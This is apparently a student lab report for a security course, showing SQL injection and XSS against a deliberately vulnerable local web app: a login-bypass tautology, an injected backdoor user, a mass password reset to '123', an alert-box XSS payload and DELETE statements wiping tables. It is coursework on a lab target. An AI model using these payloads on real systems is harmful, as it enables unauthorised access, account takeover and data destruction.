ITIS 6200: Principles of Information Security and Privacy

Project 3: SQL and XSS Attacks

Done by:


Gautham Krishna Kumar (801242601)

Task 1: Bypassing the login screen

After successfully launching netbeans on the VM, we try to bypass the login screen using the following credentials:

Username = ‘or’1’=’1


Password = ‘or’1’=’1


Login Page
localhost:8080/SQLInjection/index.html
Login
Login
Click here to unregister an account
View Database Status

Username * 'or'1'='1

Password * •••••••••

Once that has been done, we were able to login successfully.



Product Management
localhost:8080/SQLInjection/UserManagementServlet?action=login

Products

Add a new Product

Back to Login


Code	Description	Price
IP214	Laptop	1230.0
LM25	Lamp	21.0
DS12	Disk	63.12

Task 2: Opening a backdoor

Now that we are logged in, we click on “Add a new Product”, over there we can add a new user under the product name field.

Script:

Phone; Insert into users (id, firstName, lastName, email, password) Values(“5”, “Gautham”, “JK”, “gauthamjk”, “admin”);




Add Product form

Product Name*
Phone; Insert into users (id,firstName,lastNam

Product Price*
399

In the view Database page, we can confirm that the new user has been successfully created.


DB Status
localhost:8080/SQLInjection/UserManagementServlet?action=viewusersandproducts

Products


Code	Description	Price
IP214	Laptop	1230.0
LM25	Lamp	21.0
DS12	Disk	63.12

ID	firstName	lastName	email	password
1	John	Connor	JohnConnor	skynet
2	Sarah	Connor	SarahConnor	judgementday
3	Jon	Snow	JonSnow	defendthewall
4	Alan	Turing	AlanTuring	christopher
5	Gautham	JK	gauthamjk	admin

Back to Login

Restore user and product Database to their original status

Now, we can login with the new user.



Login Page
localhost:8080/SQLInjection/index.html

Login

Username * gauthamjk

Password * •••••

Login
Click here to unregister an account
View Database Status



localhost:8080/SQLInjection/UserManagementServlet?action=login

Products


Code	Description	Price
IP214	Laptop	1230.0
LM25	Lamp	21.0
DS12	Disk	63.12

Task 3: Setting all account passwords to '123'

Now that we have logged in with the new user, we go to the Add product form and insert a command which will set all user passwords to '123' along with a random product name and price.

Script:

300"; update users set password = '123';




localhost:8080/SQLInjection/addProduct.jsp

Add Product form

Product Name*
television

Product Price*
300"; update users set password = '123';

The command was injected successfully and in the view database page, we can confirm that the password for all the users is 123.



localhost:8080/SQLInjection/UserManagementServlet?action=vie

Products

Code	Description	Price
IP214	Laptop	1230.0
LM25	Lamp	21.0
DS12	Disk	63.12

ID	firstName	lastName	email	password
1	John	Connor	JohnConnor	123
2	Sarah	Connor	SarahConnor	123
3	Jon	Snow	JonSnow	123
4	Alan	Turing	AlanTuring	123
5	Gautham	JK	gauthamjk	123


Back to Login

Restore user and product Database to their original status

Task 4: Use XSS attack to run script on a user (victim) if they go to view products page.

After logging in using the same credentials used in task 1, we go to the add product page and add a script to run an XSS attack.

Script: <script>alert(“XSS Attack incoming”)</script>



Add Product form


Product Name*

<script> alert("XSS Attack Incoming")</script>

Product Price*

100

Now, we can log in with any user and after logging in, we can confirm that the XSS script has been executed.



localhost:8080/SQLInjection/UserManagementServlet?action=login


localhost:8080 says:

XSS Attack Incoming

Task 5: Wiping the product database

Now that we are logged into one of the users, in the add product form, we add a random product name and price, and we also include a command to delete all products in the database.

Script: Delete from products;



Add Product form


Product Name*

ipod;Delete from products;

Product Price*

100

After executing this command, we log into any one account and we can see that the products have been successfully deleted.



Product Management
localhost:8080/SQLInjection/UserManagementServlet?action=login

Products


Add a new Product
Back to Login

Code Description Price

Task 6: Wiping the users database

Once again, in the add product form, we add a random product and price and we include a command to delete all users.

Script: delete from users;



Add Product form

